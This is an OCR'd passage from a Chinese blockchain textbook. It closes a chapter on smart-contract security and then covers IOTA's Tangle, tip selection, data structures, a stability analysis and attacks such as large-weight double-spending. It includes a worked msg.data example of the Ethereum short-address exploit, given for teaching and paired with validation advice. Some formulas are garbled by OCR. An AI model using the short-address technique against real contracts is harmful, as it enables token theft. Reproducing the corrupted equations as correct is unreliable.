上述代码示例实现的是具有代币功能的合约 ICoin，当 A 账户向 B 账户转代币时调用 transfer() 函数，假设 A 账户地址为 0x14723a09acff6d2a60dcdf7aa4aff308fddc160c，B 账户地址为 0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db，A 向 B 转 8 个 ICoin，此时 msg.data 数据为：

```
0xa9059cbb-> bytes4(keccak256("transfer(address,uint256)")) 函数签名
0000000000000000000000004b0897b0513fdc7c541b6d9d7e929c4e5364d2db -> B账户地址（前补0用齐32字节）
0000000000000000000000000000000000000000000000000000000000000008 -> 0x8（前用0补齐32字节）
```

此时，若攻击者使用末尾是 00 的账户地址，假设为 0x4b0897b0513fdc7c541b6d9d7e929c4e5364d200，那么正常情况下整个调用的 msg.data 应为：

```
0xa9059cbb -> bytes4(keccak256("transfer(address,uint256)")) 函数签名
0000000000000000000000004b0897b0513fdc7c541b6d9d7e929c4e5364d200 -> B账户地址（注意末尾00）
0000000000000000000000000000000000000000000000000000000000000008 -> 0x8（前补0补齐 32字节）
```

如果在调用函数时，估计不传递 B 地址的最末尾的 00，仅传递 31 字节，当数据进入 EVM 进行处理时，会根据参数对齐的原则，给整个数据后补 00，变为：

```
0xa9059cbb
0000000000000000000000004b0897b0513fdc7c541b6d9d7e929c4e5364d200
0000000000000000000000000000000000000000000000000000000000000800
```

导致原来的 8 变为 0x800，引发漏洞。

短地址漏洞是由于 EVM 对畸形字节的 msg.data 进行补位操作引起的，通常发生在接受畸形地址的参数处，如交易所提币、钱包转账等。因此，不仅在编写合约时需要严格验证输入数据的正确性，而且在链下 Off-Chain 的业务功能上也要对用户所输入的地址格式进行验证，防止短地址漏洞攻击的发生。


6.7　区块链生态安全的未来

未来，随着区块链技术的发展，与人工智能、大数据、物联网等技术的结合，必将催生出新的应用前景，也必然引入新的安全问题。

在可预见的未来，自治的智能化的区块链生态安全技术是热点研究方向，通过社区自治构建起有效的黑名单机制，使用增强学习的机器学习技术实现智能化区块链安全脆弱性挖掘与分析技术，从而节省大量人工成本，提高漏洞发现的效率，为安全事件的应急响应赢得时间。

6.8　本章小结

本章介绍了区块链安全原理，首先给出了区块链安全技术的背景、威胁模型与安全目标，然后从数据安全、算法安全、代码安全及基础设施安全几个方面介绍了区块链安全威胁与应对方法，接下来介绍了区块链系统中智能合约的典型漏洞案例，给出了实践分析与验证结果，最后展望了区块链生态安全的未来。



Chapter 7 第 7 章

IOTA 详解

大部分的区块链系统每一笔交易都是需要付费的，这样的做法不适合在物联网中应用。为了解决目前物联网领域高并发的特点和小额支付的需求，IOTA 应运而生。IOTA 是一种用于物联网的小额支付区块链系统，没有采矿，没有块，没有交易费用，致力于解决物联网现有支付方案的局限性，包括平衡延迟、网络可访问性、框架可移植性和敏感的数据安全问题，它为物联网（IoT）提供了一个革命性的新型交易结算和数据转移层。

7.1 IOTA 原理分析

7.1.1 IOTA 简介

在 IOTA 网络中，没有区块的概念，交易是进行共识的一个单位，它基于有向无环图（DAG）的结构，同时提出了一种马尔可夫链蒙特卡罗算法（MCMC），用于解决交易刚到达时如何在 Tangle 中选择附着点的问题。每一个 IOTA 节点既是交易的发起者，同时也是交易的验证者。因此，网络中没有矿工，也没有挖矿，所有的 IOTA 代币都在创世交易中创建出来。IOTA 的总数是 $(3^{33}-1)/2=2779\ 530\ 283\ 277\ 761$。

IOTA 作为区块链 3.0 的代表，并没有采用链式结构作为基础，而是用有向无环图（DAG）构建了 Tangle 网络。IOTA 的非区块链架构为其带来了如下三个特征。

（1）可扩展性：随着更多节点加入网络，IOTA 的网络结构让它的吞吐量增加。

（2）零费用：IOTA 网络上的转账不收取交易费；发送 1 个 IOTA，也正好收到 1 个 IOTA。

（3）去中心化：在 IOTA 中，用户就是验证者。在用户之外，没有单独的矿工或验证者。理论上，这导致验证更去中心化。

7.1.2　IOTA 数据结构

IOTA 是一个基于 DAG 的技术，由节点发出交易构成一个 Tangle 图。如图 7-1 所示，区块链由一系列顺序相链的区块构成，其中每个区块都引用前一区块，类似于链表。区块中包含多个交易，并且或多或少按照规则的离散时间间隔加入其中。在缠结中，每笔交易（不是指交易块）引用两笔以前的交易，并没有形成链表，而是一个复杂的网络结构，在数学中称为有向无环图（简称 DAG）。因为所有的引用指针都指向相同的方向，并且任何一个交易的引用路径不会返回到同一个交易（换句话说，没有循环）中，构成非循环结构，因此通过指针和交易形成的边和顶点构成了有向图。更重要的是，这种 DAG 结构允许交易同步、异步和持续地发布，而不像区块链中的区块是在离散的时间间隔上进行扩展。




图 7-1　IOTA 的 Tangle 网络

Tangle 的主要思想是：发起一笔交易，必须去验证别人的交易。因此，发起交易的用户在 IOTA 的网络安全中起到了重要作用。当一笔交易到来时，必须确认两个之前的交易。如果发现其他交易与 Tangle 网络中已存在的其他交易有冲突，则不会直接或者间接确认这笔交易。这种确认关系在图 7-1 中用有向线段表示。如果交易 A 与交易 B 之间没有直接连接的有向线段，但是存在一条有向路径从 A 到达 B，则称 A 间接确认 B。与 Byteball 类似都存在一个创世交易，所有的交易都直接或者间接指向创世交易。在 Tangle 的初始化，有一个地址包含了所有的 token。创世交易会将这些 token 发送到其他地址。所有的 token 都是在创世交易中产生，之后不会再产生。

随着交易得到越来越多的确认，该笔交易会得到一个更高的信任等级。我们引入了一个名为“确认置信度（confirmation confidence）”的概念。这种置信度衡量了交易被 Tangle 其余部分的接受程度。例如，如果一个事务在 100 次 tip 选择算法中被选择了 97 次，那么我们说它的确认置信度为 97%。

如图 7-2 所示，我们将确认置信度超过 95% 的交易周围用加粗边框来加重显示。交易 11 被 tips17、tips19 所确认（没有被验证的交易称为 tips），其确认可信度为 0.32。




图 7-2　模拟的 Tangle 网络

事实上，由于早期 IOTA 网络规模较小，出于安全考虑，采用一种自主的和临时性的共识机制——协调器：IOTA 基金会每间隔两分钟就会创建一个里程碑交易（milestone），所有经它确认的交易立即被认为具有 100%的确认置信度。协调器在 IOTA 网络早期发展阶段充当了一种保护机制，直到完整的 Tangle 分布式共识算法开始发挥作用时，IOTA 基金会将关闭协调器，让 Tangle 完全依靠自身来演变和发展。这将在迭代阶段发生，当网络成熟到可以摆脱协调员时，网络本身也会立即变得更加效率。

在 IOTA 中，为每个交易定义了权重，交易的权重与发起节点投入的工作量成正比，实际中假定交易的权重为 3^n，其中 n 是一个正整数。对于 IOTA 来说，权重较大的交易比权重较小的要更为重要。




图 7-3　权重的计算

除了权重之外，还要引入其他三个概念。

累计权重：它被定义为这个交易的自身权重与其他直接以及间接验证这个交易的所有交易的自身权重之和。累积权重的计算方法如图 7-3 所示。其中方框代表交易，方框右下角较小的数字表示这个交易的自身权重，而字体较大且加粗的数字是这笔交易的累积权重。例如，交易 F 经交易 A、B、C、E 直接或者间接被验证。交易 F 的累积权重就是交易 A、B、C 和 E 的各自自身权重之和，即 9=3+1+3+1+1。

高度：交易到创世交易的最长路径。

深度：交易到某个 tip 的最长路径。

节点发出一笔交易，需要进行以下操作。

（1）使用自己的私钥对交易进行签名。

（2）根据马尔可夫蒙特卡洛无规行走算法（MCMC）选择两个没有验证的交易（没有被验证的交易称为 tips）。

（3）节点需要解决类似比特币中的挖矿难题。通过查找一个 nonce，不停计算出 nonce 与被确认的交易的哈希值，直到这个哈希值满足条件。IOTA 加入 PoW 可以用于防止垃圾交易以及防止女巫攻击。minWeightMagnitude 代表哈希值结尾连续 0 的个数。默认的 minWeightMagnitude = 16，而在 testnet 中 minWeightMagnitude = 13。

为了更容易理解 MCMC，我们假设所有交易的自身权重是 1，其中某笔交易的累计权重为 Hx，因此 tips 的累计权重总是为 1，而其他的交易的累计权重至少为 2。具体算法描述如下。

（1）累积权重在 $W \sim 2W$ 之间的所有交易的集合称为 A。（其中 W 是很大的一个数。）

（2）选择集合 A 中的 N 个交易。

（3）这些被选中交易进行无规则随机行走到 tips。

（4）率先到达 tips 的两个进行随机行走的交易将被确认。

（5）无规则随机行走按照如下定义的概率进行转移：

如果 y 确认 x，那么其概率 P_{xy} 与 $\exp(-a(H_x-H_y))$ 成正比，

$$P_{xy}=\exp(-a(H_x-H_y))(\sum_{z:z\to x}\exp(-u(H_A-H_2)))-1$$

其中 a 是一个大于 0 的可选参数。需要注意的是这个算法是局域性的，我们不需要遍历到创始交易来计算所有的东西。

IOTA 底层使用的是三进制编码，二进制可以表示 0、1 两个状态，而三进制可以表示 0、1、2 三个状态。Trits 是三进制中的表示单位，trytes 则是三个 Trits，总共 27 种状态。IOTA 为了兼任三进制，也做了许多设计，IOTA 团队认为三进制结构电路消耗低，在未来将会取代二进制，因此采用了三进制的体系。

```
public voidreadMetadata(byte bytes) {
    int i = 0;
    if(bytes != null) {
        address= new Hash(bytes, i, Hash.SIZE_IN_BYTES);
        i += Hash.SIZE_IN_BYTES;
        // ...
        value= Serializer.getLong(bytes, i);
        i+= Long.BYTES;
        currentIndex= Serializer.getLong(bytes, i);
        i+= Long.BYTES;
        // ...
        byte senderBytes = new byte[bytes.length - i];
        if (senderBytes.length != 0) {
            System.arraycopy(bytes, i, senderBytes, 0, senderBytes.length);
        }
        sender= new String(senderBytes);
        parsed= true;
        }
}
```

在 IOTA 系统中，Transaction 的概念与 Bitcoin 中的有所不同，它更类似于 Bitcoin 的 UTXO，Transaction 既可以是一个交易中的 Input，也可以是 Output。与 Bitcoin 中的 Transaction 所对应的概念则是 Bundle，它是 IOTA 中真正的交易，如图 7-4 所示。




图 7-4　Bitcoin 与 IOTA 的结构关系对照图

```
public class Transaction implements Persistable {
    public static final int SIZE = 1604;

    public Hash address;
    public Hash bundle;
    public Hash trunk;
    public Hash branch;
    public Hash obsoleteTag;
    public long value;
    publiclong currentIndex;
    public long lastIndex;
    public long timestamp;
```

```
    public long attachmentTimestamp;
    public long attachmentTimestampLowerBound;
    public long attachmentTimestampUpperBound;
    public String sender = "";
}
```

根据 Transaction 的类型 Input 或 Output，上述的字段也会发生变化，一般会保留一个长度为 2187 个 trytes 的由 sender 发送的签名。

```
{
hash: 'WCWHEXQXTEWYSGGPTITZVJNENDGXVF9KTEJMLSEGQEMOJHJJKFXVRENQWARBFLXOBPMWAUQYRD
    CTZ9999',
signatureMessageFragment: ,
address:'TDIJAKIZYMBFUHRXXPTOFNMC9UPJQJBPELGMQWJOULAYSNKRPYKTMBZOEITGBMMGI9JMAVD
    NO9QNGOMFY',
value:-6062321,
obsoleteTag: 'MINEIOTADOTCOM9999999999999',
timestamp:1526454765,
currentIndex: 4,
lastIndex:6,
bundle: 'WIIPVFKRGKVEXGEEPQROFWRSDLW9WONYVTCGJDWJREGXPLGVSJAVJSKYHHZDWBX9JUISRTC
    UVSXWLYCKW',
trunkTransaction: 'LIWIJSQSZNUWMBWQMNSXZQNPGCCVVUKTRMWFHIUKTSMQZ9GCOCTFXVKXWTFBG
    YEKVCLJWWIBYOSWZ9999',
branchTransaction: 'ASIETWSCPXMKGMP9I9QPUNHEETTOFCKKLQAEBEYBONQXOMXUBPDSJGUFEXWT
    D9AM9HADUESAKIRD99999',
tag: 'MINEIOTADOTCOM9999999999999',
attachmentTimestamp:1526456063898,
attachmentTimestampLowerBound: 0,
attachmentTimestampUpperBound:12,
nonce: 'RMDY9PXCX9YPTCDUBPDOYDHSPQF'
}
```

上述是一个 Transaction 结构，其中的 value 就表示当前的输入或输出，输入由负数表示，输出则是正数。而 trunkTransaction 和 branchTransaction 分别表示当前 Transaction 验证的另外两个 Transaction；currentIndex 和 lastIndex 表示当前 Transaction 在整个 Bundle 中的位置，以及最后一个 Transaction 的序列。

Bundle 作为 IOTA 中真正的交易，其数据结构就是一个哈希映射，构建一个 transaction Hash 到 transaction 的字典，如表 7-1 所示。通常在一个 Bundle 中是由四个以上的 Transaction 组成：

```
public class Bundle extends Hashes {
    public Bundle(Hash hash) {
        set.add(hash);
    }public Bundle() {}
}
```

表 7-1 bundle 结构

Index	Purpose	Balance
0	输出的地址，它是所有输入 IOTA 的接受方	>0 (output)
1	整个 Bundle 会花费当前输入中的全部 value，当前 Transaction 中包含 IOTA 拥有者签名的一半	< 0 (input)
2	仅包含当前 Bundle 中唯一 Input 中的另一半签名	0
3	输入与输出的差值会通过该 Transaction 交给目前地址	>0 (input - output)

有时候，也会出现一个 bundle 是由超过四个 transaction 组成的情况。

IOTA 的结构、定义以及交易选择等必要原理已经在本节一一阐述过，我们也对 IOTA 有了一定的了解，后面我们将根据已有的知识，建立数学模型去分析 IOTA 的稳定性。

7.1.3 IOTA 系统稳定性分析

在本节中，我们将会分析 IOTA 系统的稳定性，假设 $L(t)$ 是 t 时刻 tips 的总数。我们期望随机变量 $L(t)$ 是稳定的。准确来说是希望这个变量是正递归的。$L(t)$ 应当围绕一个恒定的常数波动，而不是趋于无穷大，如果 $L(t)$ 会趋向无穷大，那么这个系统中就会有很多交易无法得到确认，就会崩溃。为了分析 $L(t)$ 的稳定性，我们需要做一些假设，交易基本上都是由独立的节点来发送到 Tangle 中的，因此交易的流入可以通过泊松分布进行建模。设 λ 是交易流入的速率（这是一个泊松分布），为简单起见，我们假定交易输入流的速率保持恒定。假设所有设备的计算能力大致相同，系统总交易数为 N，设 h 为节点发送交易所需的计算的平均时间。并且在发出交易之后，交易的权重为 1，采用随机的方法对两个交易进行确认，这种确认方法可能不够好，它无法应对一些懒惰或者恶意节点，恶意用户可能会发送大量的交易去确认同一对交易，以及提高这对交易的可信度。其他节点在选择要确认的交易时，就会选择这队，而不去选择应该被可信的交易。另一方面，存在 lazy 节点，就一个很久的交易进行确认，但又可以避开处罚。但是在这种选择方法下，我们更容易进行分析，并且为在 MCMC 选择方法的 IOTA 系统稳定性提供了一个参照。在 t 时刻发出的交易，在 $t+h$ 时刻才对网络可见。并假设系统中所有 tips 的总量基本上是不变的，保持在数字 L_0 附近。

在 t 时刻观察网络，大概有 λh 个不可见的 tips。因为交易需要一定的时间才能推入 Tangle，所以 $[t-h, t]$ 时刻发出的交易无法对网络可见。假设有 r 个可见 tips。那么 $L_0=r+\lambda h$ 根据平稳性，大概有 λh 个交易在 $t-h$ 时刻是 tips，在 t 时刻得到确认。这时选择一个确认的交易是一个 tip 的概率是 $r/(r+\lambda h)$。而一个节点选择到 tips 的概率是 $2r/(r+\lambda h)$。考虑到网络 tips 数量的稳定性。选中的 tips 的数量应该是 1。存在 $2r/(r+\lambda h)=1$，得到 $r=\lambda h$ 以及：

严禁网络传播本PDF，违者责任自负！

$$L_0=2\lambda h$$

如果发起一个交易需要确认 K 个交易而不是 2 个，我们可以得到一个相似的公式：

$$L_0^{(k)}=\frac{k\lambda h}{k-1}$$

很明显，当 k 趋向于无穷大的时候，$L_0^{(k)}$ 趋向于 λh，因为交易推入网络需要 h 个单元时间，只有那些没有及时被网络可见的交易才不会被确认，因此 tips 的数量接近 λh。

同时，注意到（至少在交易节点试图验证 tips 的情况下）对任意固定 t 时刻，在某一个阶段 $s\epsilon[t, t+h(L_0,N)]$(我们定义 $h:=h(L_0,N)$ 内那些 tips 构成了一个截断集合，意味着在时间 $t1>t$ 时发起的交易到创始交易的任何路径都必须通过这个集合。在某些偶然的情况下这个截断集合的大小变得非常小。

在研究 IOTA 系统稳定性时，针对系统中交易的流入速度，分为两种情况，如图 7-5 所示。




图 7-5　低负载与高负载的 Tangle

低负载：交易流足够慢，因此即使 tips 数量相当小，也不太可能发生不同的交易验证同一个 tip 的情况。

高负载：tips 的数量通常是很大的。当交易流很大时可能会发生这种情况，计算延迟和网络延迟使得可能有几个不同的交易确认相同的 tip。

这种划分并没有明确的接线，只是单纯地考虑两种极端的情况来考虑整个 IOTA 系统。

低负载时，比较简单，在 λ^{-1} 时间内会发生第一次确认。

当我们考虑高负载状态时，即 L_0 较大的情况。确认交易的泊松流速的概率是独立的，概率为 $2\lambda/L_0$，因此，预期一个交易得到的第一个确认的时间大约是：$L_0/2\lambda \approx 1.45h$。值得

严禁网络传播本PDF，违者责任自负！

注意的是，一个更加详细的确认策略可能不是一个好的方案，可能会导致确认的时间过长。更好的 tips 会不断出现，吸引别的交易来确认，导致部分不具备吸引力的 tips 长时间内没有得到确认。当一个 tips 的等待时间超过 $L_0/2\lambda$ 时，一个好的策略会自己发一个空交易去确认 tips。也就是说，节点可以发送一个空交易去确认自己之前的交易和一个更好的 tip 以提高空交易被确认的可能性。

网络在低负载状态下，一笔交易在获得到多次确认后，由于所有后续的交易都会间接地确认该交易，其累计权重会以 λ 的速度增长。同样，在高负载情况下，累计权重高的交易也会以 λ 的速度增长累计权重。当交易被加入 Tangle 中的时候，它需要等待一段时间，在这个时间内，它所表现的累计权重是随机的。为了描述交易在得到多个确认后，其累计权重的增长变化，我们定义 $H(t)$ 来描述 t 时刻交易所预期的累计权重，$K(t)$ 表示 t 时刻验证这笔交易的 tips 的期望值。

节点在 t 时刻将一个交易推入网络中选择两个随机 tips 是基于系统在 $t-h$ 时的状态，因为节点将交易真正推进 Tangle 中需要一定的时间去进行计算与验证，此时，至少验证一个 tips 的概率是：

$$1-\left(1-\frac{k(t-h)}{L_0}\right)^2=\frac{k(t-h)}{L_0}\left(2-\frac{k(t-h)}{L_0}\right)$$

我们设 $\delta>0$，得到：

$$H(t+\delta)=H(t)+\lambda\delta\frac{k(t-h)}{L_0}\left(2-\frac{k(t-h)}{L_0}\right)+o(\delta)$$

从而推到出下面的微积分公式：

$$\frac{H(t)}{\mathrm{d}(t)}=\lambda\frac{k(t-h)}{L_0}\left(2-\frac{k(t-h)}{L_0}\right)$$

为了能够使用上述公式，我们需要计算出 $K(t-h)$，这不是一个简单的任务，因为在 $t-h$ 时刻的 tips 可能会在 t 时刻不再是 tips 了。当一个新进的交易进入 Tangle，并对这个 tip 进行确认，那么验证原来交易的 tips 总量就会增加 1。

根据公式 $L_0=2\lambda h$，我们可以得到 tips 总数量大约是 $2\lambda h$，在经过一个时长 h 的间隔后，有 λh 个数量的新 tips 涌入 Tangle，替换了一半的旧的 tips。因此，在 $t-h$ 时刻的 tips 在 t 时刻依旧是 tips 的概率是 1/2。在 $t-h$ 时刻，$K(t-h)$ 中的 tips 有一半会在 t 时刻依旧保持 tips，我们定义一个集合 A 表示 $K(t-h)$ 中的 tips 在 t 时刻没有被验证的交易集合，集合 B 表示 $K(t-h)$ 中的 tips 在 t 时刻被验证的交易集合。假定新进入网络的交易至少验证了集合 B 中一笔交易而没有验证集合 A 中任何交易的概率为 $p1$；同时假定同时验证了集合 A 和集合 B 中的交易的概率为 $p2$。$p1$、$p2$ 分别对应了连接这笔交易的 tips 数量 ($K(t)$) 增加和减少

严禁网络传播本PDF，违者责任自负！

1 个的情况。我们可以得到关于 $p1$、$p2$ 的公式：

$$p_1=\left(\frac{k(t-h)}{2L_0}\right)^2+2\times\frac{k(t-h)}{L_0}\left(1-\frac{k(t-h)}{L_0}\right)$$

$$p_2=\left(\frac{k(t-h)}{2L_0}\right)^2$$

不难看出，$p1$ 等于 $p2$ 加上验证一个来自于集合 B 的 tip 以及一个不属于 AUB 集合的 tip 的概率。类似于上面的微分方程，我们可以得到：

$$\frac{k(t)}{d(t)}=(p_1-p_2)\lambda=\lambda\frac{k(t-h)}{L_0}\left(1-\frac{k(t-h)}{L_0}\right)$$

为了更容易求解微分方程，我们需要进一步简化公式。对于任意 $\varepsilon>0$,$K(t)$ 达到 εL_0 后会很快地增长到 $(1-\varepsilon)L_0$。当 $K(t)$ 对于 L_0 来说很小的时候，我们可以去掉公式右边的部分，再根据公式公式 (1)，可以得到：

$$\frac{k(t)}{\mathrm{d}(t)}=\frac{1}{2h}k(t-h)$$

该公式的边界条件是 $K(0)=1$。我们构造 $K(t)=\exp\left(c\frac{t}{h}\right)$，带入公式（1）得到：

$$\frac{c}{h}\exp\left(c\frac{t}{h}\right)\approx\frac{1}{2h}\exp\left(c\frac{t}{h}-1\right)$$

又根据勃朗 W 函数，我们可以得到：

$$K(t)=\exp\left(W\left(\frac{1}{2}\right)\frac{t}{h}\right)\approx\exp\left(0.35\frac{t}{h}\right)$$

假设当 $t=t0$ 时，$K(t)$ 等于 εL_0。对上面的式子两边取对数，得到：

$$t_0\approx\frac{h}{\left(W\frac{1}{2}\right)}\times(\ln L_0-\ln\varepsilon^{-1})\leqslant 2.84h\ln L_0$$

我们将交易在 t 到 t_0 时刻之间称为调整阶段，得到调整阶段的公式：

$$\frac{\mathrm{d}H(t)}{\mathrm{d}t}\approx\frac{2\lambda}{L_0}K(t-h)\approx\frac{1}{h\exp\left(W\left(\frac{1}{2}\right)\right)}\exp\left(W\left(\frac{1}{2}\right)\frac{t}{h}\right)$$

$$\approx\frac{W\left(\frac{1}{2}\right)}{h}\exp\left(W\left(\frac{1}{2}\right)\frac{t}{h}\right)$$

$$H(t)=\exp\left(W\left(\frac{1}{2}\right)\frac{t}{h}\right)\approx\exp\left(0.35\frac{t}{h}\right)$$

在调整阶段之后，网络中给所有 tips 都会直接或者间接确认度过调整阶段的交易，因此累积权重 H(t) 会以速度 λ 线性增长。我们需要强调的是在上式中的指数增长并不意味着

严禁网络传播本PDF，违者责任自负！

在调整阶段累积权重增长十分的迅速，如图 7-6 所示。




图 7-6　累积权重的增长

当交易的权重不为 1 的时候，我们根据上面的模型可以得到：

（1）当网络处于低负载状态，一个交易被多次验证后，其累计权重会以 λw 的速度增长。（w 代表一笔普通交易的平均权重）。

（2）在高负载的时候，一个交易被多次验证后，在调整阶段会以公式 $H(t)$ 计算出的速度增长累计权重。经过调整阶段后会以 λw 的速度增长。（经过调整阶段之后，所有新加入的交易都会间接指向这笔交易，而整个系统中交易的流入速度是 λ，所以在调整阶段之后都会以 λw 的速度进行增长。）

7.1.4　IOTA 安全性分析

IOTA 具有很强的安全性，已有的如大权重攻击、寄生链攻击、分裂攻击、量子计算攻击可能对 IOTA 存在威胁但是都可以通过 IOTA 本身的机制来实现预防。

1. 大权重攻击

大权重攻击是指攻击者凭借自身超强的计算能力控制整个区块链网络。攻击场景描述如下：攻击者向商人支付 IOTA 以购取商品，他会发布交易到缠结中，该交易的累计权重达到商人认为的足够大的权重后，商人便将货物给攻击者。攻击者收到货物后，发布双重支付交易。

攻击者使用自己的计算能力发布许多小型交易来验证双重支付交易，但不验证此前发布的支付商人的那笔交易，无论是间接或是直接；或者，攻击者发布一个超大权重的双重支付交易，并验证支付商人交易之前的交易。

注意到攻击者可能操控大量“女巫”节点，不去验证末端交易。攻击者希望他的不诚

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

实的子缠结能够超过主缠结，从而使缠结从双重支付交易往下增长，原有的合法分支变成孤分支而被缠结网络抛弃，如图 7-7 所示。




图 7-7　大权重攻击示意图

为对该攻击场景进行分析，需要建立相应的分析模型。$W(n)$ 表示发布一个自身权重为 3^n 的交易进行工作量证明所需的时间，可以假设 $W(n)$ 是一个以 $\mu 3^{-n}$ 为参数的指数分布随机变量，期望值为 $\mu^{-1}3^n$，其中 μ 是反映攻击者计算能力的参数。

假设当合法交易的累计权重至少达到 w_0 之后，商人才会接受该交易，此时过去了 t_0 个时间单元。由 7.1.3 节可知累计权重的增长速度是线性的，速度为 λw，其中 λ 是网络中产生新交易的速度，w 表示一般交易的均值权重。那么在商人接受交易时合法分支的典型累计权重为 $w_l=\lambda w t_0$。

如果攻击者发布的大权重双重支付交易想要超过合法分支的权重，那么其应当在 t_0 内产生一个权重为 $3^{n0}\geqslant w_1$ 的双重支付交易，其中 $n_0=\left\lceil\frac{\ln w_1}{\ln 3}\right\rceil$。该事件发生的概率为 $\mathbb{P}[W^{(n_0)}<t_0]=1-\exp(-t_0\mu_3{}^{-n_0})\approx\frac{t_0\mu}{w_0}$，当 $\frac{t_0\mu}{w_0}$ 很小时，近似是合理的。

